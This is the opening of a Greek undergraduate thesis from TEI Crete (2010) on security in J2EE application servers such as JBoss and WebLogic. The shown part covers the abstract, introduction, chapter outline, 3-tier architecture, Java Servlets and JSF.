
Τεχνολογικό Εκπαιδευτικό Ίδρυμα Κρήτης

Σχολή Τεχνολογικών Εφαρμογών
Τμήμα Εφαρμοσμένης Πληροφορικής & Πολυμέσων



Πτυχιακή εργασία

Μελέτη μηχανισμών ασφαλείας σε Application Servers (J2EE Based)

Εμμανουήλ Γιαννουδάκης, Όλγα Ευαγγέλου
(ΑΜ: 716, 804)
E-mail: mgiannoudakis@gmail.com,
olga.evaggelou@gmail.com

Ηράκλειο – 05- 07- 2010

Επόπτης Καθηγητής: Δρ. Μανιφάβας Χαράλαμπος

Εμμανουήλ Γιαννουδάκης
Όλγα Ευαγγέλου

***<u>Υπεύθυνη Δήλωση</u>**: Βεβαιώνω ότι είμαι συγγραφέας αυτής της πτυχιακής εργασίας και ότι κάθε βοήθεια την οποία είχα για την προετοιμασία της, είναι πλήρως αναγνωρισμένη και αναφέρεται στην πτυχιακή εργασία. Επίσης έχω αναφέρει τις όποιες πηγές από τις οποίες έκανα χρήση δεδομένων, ιδεών ή λέξεων, είτε αυτές αναφέρονται ακριβώς είτε παραφρασμένες. Επίσης βεβαιώνω ότι αυτή η πτυχιακή εργασία προετοιμάστηκε από εμένα προσωπικά ειδικά για τις απαιτήσεις του προγράμματος σπουδών του Τμήματος Εφαρμοσμένης Πληροφορικής και Πολυμέσων του Τ.Ε.Ι. Κρήτης.*

Ευχαριστίες

Θα θέλαμε να ευχαριστήσουμε τον κ. Μανιφάβα για το ενδιαφέρον που έδειξε ως προς το θέμα της πτυχιακής εργασίας μας και το χρόνο που αφιέρωσε στο να μας καθοδηγήσει με το καλύτερο δυνατό τρόπο στην ολοκλήρωσή της. Επίσης, θα θέλαμε να ευχαριστήσουμε το σύνολο των διδασκόντων του τμήματος Εφαρμοσμένης Πληροφορικής και Πολυμέσων του ΑΤΕΙ Κρήτης για το γεγονός ότι αφενός μας παρείχε κατά τη διάρκεια των σπουδών μας τις απαιτούμενες γνώσεις για την ολοκλήρωση της εργασίας μας και αφετέρου μας καλλιέργησε την ερευνητική εκείνη διάθεση που απαιτείται για να μπορέσει κάθε νέος επιστήμονας να εξελιχθεί στο αντικείμενό του. Τέλος θα ήταν άδικο να παραλείψουμε τις ευχαριστίες μας προς όλες εκείνες τις πηγές γνώσεις και πληροφόρησης που αντλήσαμε από το διαδίκτυο και τη βιβλιογραφία.

Εμμανουήλ Γιαννουδάκης
Όλγα Ευαγγέλου

Περίληψη

Τα τελευταία χρόνια έχει παρατηρηθεί ευρέως μια αλλαγή στην μορφή του διαδικτύου από απλές στατικές ιστοσελίδες σε δυναμικούς ιστοχώρους όπου μπορούν να εκτελεστούν ποικιλόμορφες ενέργειες, όπως χρηματοοικονομικές συναλλαγές (e-banking, eshoping), κοινωνικές (facebook, myspace), ψυχαγωγικές (youtube.com, mtv.com) και πολλές άλλες. Αυτή η αλλαγή σε τέτοιου είδους υπηρεσίες δημιούργησε ανάγκη για ανάπτυξη τεχνολογιών όπου η δημιουργία και διατήρηση μιας σύνδεσης (session), η σύνδεση ενός ηλεκτρονικού προσώπου σε έναν ιστοχώρο και η αποθήκευση των μεταβλητών του (loggin / logout), θα είναι πιο εύκολη. Έτσι φτάσαμε στον κόσμο του J2EE, υλοποίηση μιας τεχνολογικής θεωρίας (Αντικειμενοστραφούς Προγραμματισμού), καθώς και σε εφαρμογές που πλέον παίζουν τον ρόλο του κλασσικού εξυπηρετητή, αλλά με πολλές παραπάνω δυνατότητες, στις οποίες φιλοξενούνται αυτοί οι ιστοχώροι. Το θεματικό αντικείμενο της παρούσας πτυχιακής εργασίας είναι η διερεύνηση του πως υλοποιείται το υπόστρωμα ασφαλείας σε τέτοιου είδους εξυπηρετητές, συγκεκριμένα του JBoss και Oracle WebLogic.

Τελικός στόχος είναι η δημιουργία μιας μελέτης για την κατανόηση των βασικών εννοιών του J2EE, των επιμέρους τεχνολογιών που χρησιμοποιούνται από την πλατφόρμα καθώς και σε μεγάλο βάρος τεχνολογίες και τρόποι με τον οποίον οπλίζονται οι εξυπηρετητές τέτοιου είδους για μεγαλύτερη προστασία.

Εκτενέστερα θα αναλυθούν τα παρακάτω θέματα:
- Γενικές πληροφορίες για το J2EE
- Γενικές πληροφορίες – Ορισμός Application Server.
- Τεχνολογίες J2EE για την κατασκευή ενός ιστοχώρου (JPA, EJB, JSP / JSF)
- Αρχιτεκτονική που εφαρμόζεται (3-tier architecture)
- Προβλήματα που είναι πλέον γνωστά σε θέματα ασφάλειας σε τέτοιες εφαρμογές
- Τρόπος υλοποίησης του υποστρώματος ασφαλείας στους 2 Application Servers.

Μελλοντικές αλλαγές – βελτιώσεις στην ασφάλεια τέτοιων εξυπηρετητών.

Πίνακας Περιεχομένων

Πίνακας Εικόνων

Πίνακας Πινάκων

Κεφάλαιο 1 Εισαγωγή

1.1 Γενικά

Τη τελευταία πενταετία, το σκηνικό του διαδικτύου (κοινώς internet) αλλάζει διαρκώς. Από παντού ξεπροβάλλουν νέες καινοτόμες υπηρεσίες οι οποίες αλλάζουν τον τρόπο που ζούμε, καθώς οι επεκτάσεις τους στην ζωή του ανθρώπου, είτε σήμερα, είτε αύριο είναι μεγάλες. Όλα αυτά γίνονται με την ανάπτυξη τεχνολογιών οι οποίες υλοποιούν δυνατότητες που παλιότερα έμοιαζαν αδύνατες. Υπηρεσίες προβολής οπτικοακουστικών μέσων όπως το YouTube, σύγχρονα Blogs όπως το Twitter, online κοινότητες όπως το Facebook κτλ, αρχίζουν και αλλάζουν την εικόνα που είχαμε για το διαδίκτυο μέχρι σήμερα, από ένα απλό χώρο ενημέρωσης σε χώρο διασκέδασης και διαμοιρασμού πληροφορίας, κτλ.

Μαζί με την αλλαγή αυτή στο διαδίκτυο, διαμορφώνεται παράλληλα και η τάση από μικρούς προσωπικούς ιστοχώρους, μέχρι εταιρικούς – επαγγελματικούς ιστοχώρους, να χρησιμοποιούν αυτές τις υπηρεσίες ή ακόμα και να παρέχουν (κυρίως εταιρικά) υπηρεσίες που αναβαθμίζουν την επιχείρηση, όπως online εξυπηρέτηση, online πωλήσεις, διαδραστικούς γεωγραφικούς χάρτες για εύρεση διαδρομής, ακόμα και online εργαλεία τα οποία τα χειρίζονται εξουσιοδοτημένοι (pwd protected tools) υπάλληλοι της ίδιας της εταιρίας. Ειδικά για τις επιχειρήσεις, οποιασδήποτε μορφής, είτε τραπεζικές, είτε απλά εμπορικές εταιρίες, οι δυνατότητες που προσφέρει πλέον το διαδίκτυο είναι ατελείωτες. Τέρμα πλέον τα τερματικά ή οι δύσχρηστες εφαρμογές που έπρεπε να τρέχουν μόνο στο κλειστό δίκτυο της εταιρίας. Όλα αυτά τώρα είναι πλέον παρελθόν. Ίσως στο μέλλον η μόνη «client» εφαρμογή που θα χρειάζεται να χρησιμοποιήσει κανείς θα είναι ο browser.

Παράλληλα, όμως, με τις ευκολίες και τις άπειρες δυνατότητες που προσφέρει αυτή η προσέγγιση τέτοιων εφαρμογών, αναπτύσσεται και το μέγεθος επικινδυνότητας που έχουν ενάντια σε επιθέσεις, από κακόβουλους χρήστες. Το οποίο είναι λογικό αν συνειδητοποιήσουμε την πληθώρα ευαίσθητων πληροφοριών που αφήνουμε στο διαδίκτυο. Εφαρμογές, όπως, «e-banking» ή «PayPall», καθώς ακόμα και εφαρμογές υπηρεσιών δημοσίου πρέπει να χρήζουν μεγίστης ασφάλειας καθώς φυλάσουν προσωπικά δεδομένα και χρήματα. Ειδικά τα τελευταία χρόνια οι επιθέσεις σε τέτοιου είδους υπηρεσίες έχουν αυξηθεί εκθετικά, και σε αυτό έχει συμβάλει και η τεχνολογική γνώση των επιτιθέμενων. Δεν υπάρχει χώρος λοιπόν για άπειρους τεχνίτες σε τέτοιου είδους υλοποιήσεις.

Για θωράκιση λοιπόν τέτοιων εφαρμογών πρέπει να γίνουν δύο βασικά βήματα, α) θωράκιση από την πλευρά της εφαρμογής γράφοντας ασφαλή κώδικα, χωρίς τρύπες οι οποίες μπορούν να αναδειχθούν ως ρήξεις και β) από το κομμάτι του εκάστοτε εξυπηρετητή όπου τέτοιες εφαρμογές φιλοξενούνται.

Πριν προχωρήσουμε όμως σε περαιτέρω ανάλυση ας δούμε πως προέκυψαν όλα αυτά. Χάρη στην τάση για πιο γρήγορο και πιο εύχρηστο λογισμικό (με λειτουργίες που αναφέρονται παραπάνω) οι τεχνολογίες πληροφορικής εξελίχθησαν τα τελευταία χρόνια και έχουν αρχίσει να παρουσιάζονται διάφορα πακέτα εργαλείων, τα λεγόμενα «frameworks», τα οποία παρέχουν πληθώρα εργαλείων για να υλοποιηθούν από τον προγραμματιστή τέτοιου είδους εφαρμογές.

Τα πιο διαδεδομένα είναι δύο διαφορετικών παροχών, μιλάμε φυσικά για το .NET framework της Microsoft και το J2EE της Sun Enterprises. Η διαφορετικότητα τους έγκειται στο γεγονός ότι το ένα είναι πληρωτέο και το άλλο είναι μέσα στα όρια του Ανοιχτού Λογισμικού. Κάθε framework έχει και τις δικιές του προτιμήσεις στον εξυπηρετητή που επρόκειτο να φιλοξενήσει την εφαρμογή. Εμείς στην παρούσα μελέτη θα μείνουμε στο J2EE framework και θα μελετήσουμε την ασφάλεια που προσφέρουν δύο πολύ συγκεκριμένοι εξυπηρετητές από δύο διαφορετικούς παρόχους. Μιλάμε για τον JBoss Application Server (JBoss AS) και τον WebLogic της Oracle (WLc AS).

1.2 Σκοπός

Τα τελευταία χρόνια έχει παρατηρηθεί ευρέως μια αλλαγή στην μορφή του διαδικτύου από απλές στατικές ιστοσελίδες σε δυναμικούς ιστοχώρους όπου μπορούν να εκτελεστούν ποικιλόμορφες ενέργειες, όπως χρηματοοικονομικές συναλλαγές (e-banking, eshoping), κοινωνικές (facebook, myspace), ψυχαγωγικές (youtube.com, mtv.com) και πολλές άλλες. Αυτή η αλλαγή σε τέτοιου είδους υπηρεσίες δημιούργησε ανάγκη για ανάπτυξη τεχνολογιών όπου η δημιουργία και διατήρηση μιας σύνδεσης (session), η σύνδεση ενός ηλεκτρονικού προσώπου σε έναν ιστοχώρο και η αποθήκευση των μεταβλητών του (loggin / logout), θα είναι πιο εύκολη.

Έτσι, φτάσαμε στον κόσμο του J2EE, υλοποίηση μιας τεχνολογικής θεωρίας (Αντικειμενοστραφούς Προγραμματισμού), καθώς και σε εφαρμογές που πλέον παίζουν τον ρόλο του κλασσικού εξυπηρετητή, αλλά με πολλές παραπάνω δυνατότητες, στις οποίες φιλοξενούνται αυτοί οι ιστοχώροι. Το θεματικό αντικείμενο της παρούσας πτυχιακής εργασίας είναι η διερεύνηση του πως υλοποιείται το υπόστρωμα ασφαλείας σε τέτοιου είδους εξυπηρετητές, συγκεκριμένα του JBoss και Oracle WebLogic.

Τελικός στόχος είναι η δημιουργία μιας μελέτης για την κατανόηση των βασικών εννοιών του J2EE, των επιμέρους τεχνολογιών που χρησιμοποιούνται από την πλατφόρμα καθώς και σε μεγάλο βάρος τεχνολογίες και τρόποι με τον οποίον οπλίζονται οι εξυπηρετητές τέτοιου είδους για μεγαλύτερη προστασία.

Εκτενέστερα θα αναλυθούν τα παρακάτω θέματα:

- Γενικές πληροφορίες για το J2EE
- Γενικές πληροφορίες – Ορισμός Application Server.
- Τεχνολογίες J2EE για την κατασκευή ενός ιστοχώρου (JPA, EJB, JSP / JSF)
- Αρχιτεκτονική που εφαρμόζεται (3-tier architecture)
- Προβλήματα που είναι πλέον γνωστά σε θέματα ασφάλειας σε τέτοιες εφαρμογές
- Τρόπος υλοποίησης του υποστρώματος ασφαλείας στους 2 Application Servers.

Μελλοντικές αλλαγές – βελτιώσεις στην ασφάλεια τέτοιων εξυπηρετητών.

1.3 Συνοπτική Περιγραφή Αναφοράς

Στο κεφάλαιο 1 παρουσιάζουμε μία συνοπτική εικόνα του θέματος της πτυχιακής εργασίας και των στόχων αυτής.

Στο κεφάλαιο 2 ορίζουμε τι είναι Application Server και τι η 3- tier αρχιτεκτονική στη κατασκευή λογισμικού. Όπως, επίσης, περιγράφουμε τις τεχνολογίες που χρησιμοποιούνται σήμερα στο J2EE και, συνεπώς στους Application Servers.

Στο κεφάλαιο 3 παρουσιάζουμε γνωστά προβλήματα και κενά ασφαλείας επάνω σε web εφαρμογές και τεχνάσματα και πως μπορούμε να τα αποφύγουμε.

Στο κεφάλαιο 4 υλοποιούμε το υπόστρωμα ασφαλείας της BEA WebLogic της J2EE πλατφόρμας.

Στο κεφάλαιο 5 υλοποιούμε το υπόστρωμα ασφαλείας του JBoss AS της J2EE πλατφόρμας.

Στο κεφάλαιο 6 παρουσιάζουμε τι επιφυλάσσει το μέλλον στο πεδίο της ασφάλειας.

Στο κεφάλαιο 7 αναφέρουμε τα συμπεράσματα από την εκπόνηση της πτυχιακής μας εργασίας.

1.4 Σχεδιάγραμμα Αναφοράς

Αριθμός κεφαλαίου	Τίτλος
1	Εισαγωγή
2	Application Servers
3	Θέματα Ασφάλειας
4	Ασφάλεια στον BEA WebLogic
5	Ασφάλεια στον JBoss
6	Το μέλλον στο πεδίο της ασφάλειας
7	Συμπεράσματα
	Βιβλιογραφία
Παράρτημα Α	Συντομογραφίες
Παράρτημα Β	Περιεχόμενο Παραρτήματος
Παράρτημα Γ	Παρουσίαση Πτυχιακής (ppt)

Κεφάλαιο 2 Application Servers

2.1 Ορισμός ενός Application Server

Ο Application Server είναι ένα πρόγραμμα του υπολογιστή σε ένα κατανεμημένο δίκτυο που διασφαλίζει τη λογική δουλειάς (business layer) σε μία εφαρμογή. Ο Application Server συχνά παρουσιάζεται σαν ένα τμήμα μιάς τριών επιπέδων (three-tier) εφαρμογής, αποτελούμενο από ένα GUI server, ένα Application Server, μία βάση δεδομένων και ένα transaction server. Εκτενέστερα, μπορεί να παρουσιαστεί σαν να διαιρείς μία εφαρμογή σε:

- Πρώτο επίπεδο (first- tier), όπου είναι το γραφικό περιβάλλον αλληλεπίδρασης του χρήστη με τον υπολογιστή (front- end), *Web browser-based graphical user interface* συνήθως στο προσωπικό μας υπολογιστή ή σε ένα σταθμό εργασίας
- Δεύτερο επίπεδο (second- tier), ένα σύνολο από εφαρμογές σε ένα τοπικό δίκτυο ή σε ένα εσωτερικό server
- Και, στο τρίτο επίπεδο (third tier), είναι η εφαρμογή που υποστηρίζει έμμεσα τις υπηρεσίες που συμβαίνουν front- end (back- end) στη βάση δεδομένων και στο transaction server, συνήθως ενός μεγάλου υπολογιστή ή ενός μεγαλύτερου server.

Οι εφαρμογές που έχουν κληρονομηθεί από τις βάσεις δεδομένων και από τις transaction εφαρμογές διαχείρισης αποτελούν μέρη του τρίτου επιπέδου (third- tier). Ο Application Server είναι ο μεσάζων ανάμεσα σε ένα browser που είναι βασισμένος σε front- end και back- end βάσεις δεδομένων και σε παλιά συστήματα.

Σε πολλές χρήσεις, ο Application Server συνδυάζεται ή δουλεύει με ένα Web Server και ονομάζεται Web Application Server. The Web browser supports an easy-to-create HTML-based front-end for the user. Ο Web Server υποστηρίζει αρκετούς διαφορετικούς τρόπους να απευθύνεις ένα ερώτημα στον Application Server και να σου επιστρέψει μία διαμορφωμένη ή νέα ιστοσελίδα στο χρήστη.


2.2 N-tier αρχιτεκτονική

Στην επιστήμη του Software Engineering τα τελευταία χρόνια έχει εδραιωθεί έναν μοντέλο αρχιτεκονικής, το λεγόμενο N-tier μοντέλο. Ας δούμε όμως τι είναι αυτή η αρχιτεκτονική. Σε αυτό το μοντέλο ξεχωρίζεται τελείως το γραφικό περιβάλλον του χρήστη (UI), η λογική του συστήματος εννοώντας αλγόριθμους που χρησιμοποιεί η εφαρμογή (business logic) και η διαχείριση των δεδομένων, δηλαδή η βάση δεδομένων που όλα φυλάσονται (data acces layer). ‘Ετσι, μπορούν να δημιουργηθούν και να συντηρηθούν ξεχωριστά. Η πιο κοινή μορφή της N-tier αρχιτεκτονικής είναι το 3-tier μοντέλο. Αυτή η αρχιτεκτονική παρέχει στους προγραμματιστές ένα μοντέλο για να δημιουργούν εύκολα και εύελικτα εφαρμογές. Διαχωρίζοντας την εφαρμογή σε 3 επίπεδα οι προγραμματιστές θα αναγκαστούν σε φάση αλλάγης να αλλάξουν μόνο το επίπεδο εκείνο στο οποίο χρειάζεται η αλλάγη και όχι όλα τα επίπεδα.

Ας δούμε πιο κοντά το 3-tier μοντέλο.

Η 3-Tier αρχιτεκτονική έχει 3 ουσιαστικά συστατικά:

1. A Client PC
2. An Application Server
3. A Database Server



Εικόνα 1 Παράδειγμα 3-tier εφαρμογής


2.2.1 Θεωρήσεις της 3-Tier αρχιτεκτονικής

Η εφαρμογή του χρήστη έχει μόνο την λογική του γραφικού περιβάλλοντος

- Λιγότεροι πόροι απαιτούνται από την πλευρά του χρήστη
- Δεν θα έχουμε αλλαγή στην πλευρά του χρήστη αν αλλάξει η τοποθεσία της βάσης
- Λιγότερος κώδικας προς διανομή στην εφαρμογή του χρήστη

Ένας εξυπηρετητής διαχειρίζεται πολλά αιτήματα από τους χρήστες

- Περισσότεροι διαθέσιμοι πόροι για τον εξυπηρετητή
- Μειωμένη κίνηση πακέτων στο δίκτυο



Εικόνα 2 Τυπική 3-tier αρχιτεκτονική

2.2.2 Πλεονεκτήματα και μειονεκτήματα της 3-tier αρχιτεκτονικής

Πλεονεκτήματα	**Μειονεκτήματα**
Θέματα Προγραμματισμού: • Δύσκολοι κανόνες της εφαμογής είναι εύκολα υλοποιήσιμοι στην πλευρα του εξυπηρετητή • Η λογική της εφαρμογής δεν βαραίνει τον πελάτη ούτε το στρώμα της βάσης, καθιστώντας πιο ελαφριά την εφαρμογή • Αλλαγές στην λογίκη του συστήματος γίνονται άμεσα στον εξυπηρετητή • Η λογική του εφαρμογής είναι εύκολα μεταφερόμενη από εξυπηρετητή σε εξυπηρετητή, χωρίς να αλλάξει η λογική της βάσης	Θέματα Προγραμματισμού: • Περίπλοκη αρχιτεκτονική όσο μεγαλώνει το μέγεθος της εφαρμογής • Πιο δύσκολη η συντήρηση της εφαρμογής από νέους προγραματιστές
Απόδοση: • Εξαιρετική απόδοση από σύστημα σε σύστημα	Απόδοση: • Αν η εφαρμογή είναι διασκορπισμένη σε διαφορετικούς εξυπηρετητές και χρησιμοποιεί διαφορετικές βάσεις δεδομένων η απόδοση του συστήματος μπορεί να επιρρεαστεί αρνητικά.

Πίνακας 1 + & - της 3- tier αρχιτεκτονικής

2.3 Τεχνολογίες του σήμερα στο J2EE

Προτού προχωρήσουμε παρακάτω, ας δούμε λίγο τις τεχνολογίες τις οποίες συνδυάζει το J2EE για την υλοποίηση τέτοιων εφαρμογών διαδικτύου.

2.3.1 Java Servlet 3.0

Η τεχνολογία της Java Servlet παρέχει στους υπεύθυνους για την ανάπτυξη Ιστού έναν απλό, συνεπή μηχανισμό για τη λειτουργία ενός κεντρικού υπολογιστή δικτύου και για την πρόσβαση των υπαρχόντων επιχειρησιακών συστημάτων. Ένα servlet μπορεί σχεδόν να θεωρηθεί ως applet που τρέχει από την πλευρά κεντρικών υπολογιστών, χωρίς πρόσωπο. Τα servlets της Java καθιστούν πολλές εφαρμογές Ιστού πιθανές. Ένα servlet είναι ένα βασισμένο στην τεχνολογία τμήμα Ιστού Java™, διοικούμενο από ένα εμπορευματοκιβώτιο, αυτό παράγει το δυναμικό περιεχόμενο.

Όπως, άλλα τμήματα βασισμένα στην τεχνολογία της Java, τα servlets είναι (ανεξάρτητης πλατφόρμας) κλάσεις της Java που συντάσσονται σε ουδέτερο κώδικα και μπορούν να φορτωθούν δυναμικά και να τρέξουν από εξυπηρετητή με ενεργοποιημένη Java τεχνολογία. Τα εμπορευματοκιβώτια, αποκαλούμενα μερικές φορές μηχανές servlet είναι επεκτάσεις κεντρικών υπολογιστών δικτύου, που παρέχει τη λειτουργία servlet. Το Servlet αλληλεπιδρά με τους πελάτες Ιστού μέσω του αιτήματος/απάντησης που εφαρμόζεται από το εμπορευματοκιβώτιο servlet.

Το εμπορευματοκιβώτιο servlet είναι ένα μέρος ενός κεντρικού υπολογιστή ή ενός διακομιστή εφαρμογών δικτύου που παρέχουν οι υπηρεσίες δικτύου πέρα από τις οποίες τα αιτήματα και οι απαντήσεις στέλνονται, αποκωδικοποιούν τα αιτήματα και εξάγουν τις απαντήσεις. Ένα εμπορευματοκιβώτιο servlet περιέχει επίσης και διαχειρίζεται τα servlets μέσω του κύκλου της ζωής τους. Ένα εμπορευματοκιβώτιο servlet μπορεί να χτιστεί σε έναν εξυπηρετητή ή να εγκατασταθεί ως πρόσθετο συστατικό σε έναν κεντρικό υπολογιστή δικτύου μέσω της εγγενούς επέκτασης API εκείνου του κεντρικού υπολογιστή. Εμπορευματοκιβώτια Servlet μπορούν επίσης να χτιστούν ή να εγκατασταθούν ενδεχομένως στους Ιστός-διακομιστές εφαρμογών.

Όλα τα εμπορευματοκιβώτια servlet πρέπει να υποστηρίζουν το HTTP ως πρωτόκολλο για τα αιτήματα και τις απαντήσεις, αλλά και άλλα πρωτόκολλα τέτοιου τύπου, όπως HTTPS, κτλ. Οι απαραίτητες εκδόσεις της προδιαγραφής HTTP που ένα εμπορευματοκιβώτιο πρέπει να εφαρμόσει είναι HTTP/1.0 και HTTP/1.1. Επειδή το εμπορευματοκιβώτιο μπορεί να έχει ένα εναποθηκεύοντα μηχανισμό όπως περιγράφεται στα αιτήματα του RFC2616 (HTTP/1.1), μπορεί να τροποποιήσει αιτήματα από τους πελάτες πριν τα παραδόσει στο servlet, μπορεί να τροποιήσει απαντήσεις που παράγονται από το servlet, πριν αυτό τις στείλει στους πελάτες και μπορεί να απαντήσει σε ερωτήματα χωρίς να περιμένει απάντηση από το servlet.

Ένα εμπορευματοκιβώτιο servlet μπορεί να τοποθετήσει τους περιορισμούς ασφάλειας στο περιβάλλον στο οποίο το servlet εκτελείται. Σε μια πλατφόρμα της Java, μια τυποποιημένη έκδοση (J2SE, v.1.3 ή ανώτερη), αυτοί οι περιορισμοί πρέπει να τοποθετούνται χρησιμοποιώντας την αρχιτεκτονική αδείας που καθορίζεται με την

πλατφόρμα της Java. Για το παράδειγμα, high-end διακομιστές εφαρμογών μπορεί να περιορίσουν τη δημιουργία ενός αντικειμένου νημάτων για να διασφαλίσει ότι τα άλλα συστατικά του εμπορευματοκιβωτίου δεν προσκρούουν αρνητικά. Η Java SE 6 είναι η ελάχιστη έκδοση της ελλοχεύουσας πλατφόρμας της Java με την οποία servlet τα εμπορευματοκιβώτια πρέπει να χτιστούν.

Ας δούμε μια χαρακτηριστική ακολουθία γεγονότων σε ένα servlet.

1. Ένας πελάτης (π.χ., μια μηχανή αναζήτησης Ιστού) έχει πρόσβαση σε έναν κεντρικό υπολογιστή δικτύου και υποβάλλει ένα αίτημα HTTP.

2. Το αίτημα παραλαμβάνεται από τον κεντρικό υπολογιστή δικτύου και δίνεται μακριά στο εμπορευματοκιβώτιο servlet. Το εμπορευματοκιβώτιο servlet μπορεί στην ίδια διαδικασία με τον κεντρικό υπολογιστή δικτύου οικοδεσποτών, σε μια διαφορετική διαδικασία στον ίδιο οικοδεσπότη ή σε έναν διαφορετικό οικοδεσπότη από τον κεντρικό υπολογιστή δικτύου για το οποίο επεξεργάζεται τα αιτήματα.

3. Το εμπορευματοκιβώτιο servlet καθορίζει ποιο servlet θα επικαλεσθεί βάση της διαμόρφωσης των servlets του και το καλεί με αντικείμενα που αντιπροσωπεύουν το αίτημα και την απάντηση.

4. Το servlet χρησιμοποιεί το αντικείμενο αιτήματος για να ανακαλύψει ποιος είναι ο μακρινός χρήστης, ποιοι Http παράμετροι μπορεί να είχαν σταλεί ως τμήμα αυτού του αιτήματος και άλλου είδους σχετικά στοιχεία. Το servlet εκτελεί τον αλγοριθμό που είναι προγραμματισμένο να ακολουθήσει και παράγει στοιχεία που στέλνει πίσω στον πελάτη μέσω του αντικείμενου απάντησης.

5. Μόλις τελειώσει το servlet το αίτημα, το εμπορευματοκιβώτιο servlet εξασφαλίζει ότι η απάντηση σταλθηκε και σβήστηκε κατάλληλα (από την cache) και επιστρέφει τον έλεγχο πίσω στον εξυπηρετητή (Web Server).

2.3.2 Java Server Faces 2.0

Η τεχνολογία JavaServer Faces (JSF) είναι σύνολο εργαλείων που συνθέτουν το γραφικό περιβάλλον των web εφαρμογών. Σχεδιάστηκε για να απλοποιεί την δουλειά του, να γράφει κανείς και να συντηρεί τέτοιου είδους εφαρμογές. Γενικά παρέχουν μια ευκολία χρήσης όπως:

- Πιο εύκολη δημιουργία γραφικού περιβάλλοντος (UI) από επαναχρησιμοποιούμενα στοιχεία.
- Απλοποίηση της μεταφοράς δεδομένων από και προς το UI.
- Βοηθά στην διαχείριση της κατάστασης του UI στα διάφορα αιτήματα.
- Παρέχει ένα απλό μοντέλο για το «δέσιμο» γεγονότων που γίνονται στην μεριά της εφαρμογής πελάτη με κώδικα που βρίσκεται στον εξυπηρετητή.
- Επιτρέπει την δημιουργία νέων στοιχείων εύκολα.

Πιο σημαντικά, το JSF εδραιώνει standars τα οποία έχουν σχεδιαστεί για να παρέχουν ευκολία σε διαφορετικούς τύπους προγραμματιστών, από τους προγραμματιστές– αρχιτέκτονες της εφαρμογής ως εκείνους που είναι υπεύθυνοι για το χτίσιμο της ραχοκοκαλίας του συστήματος.

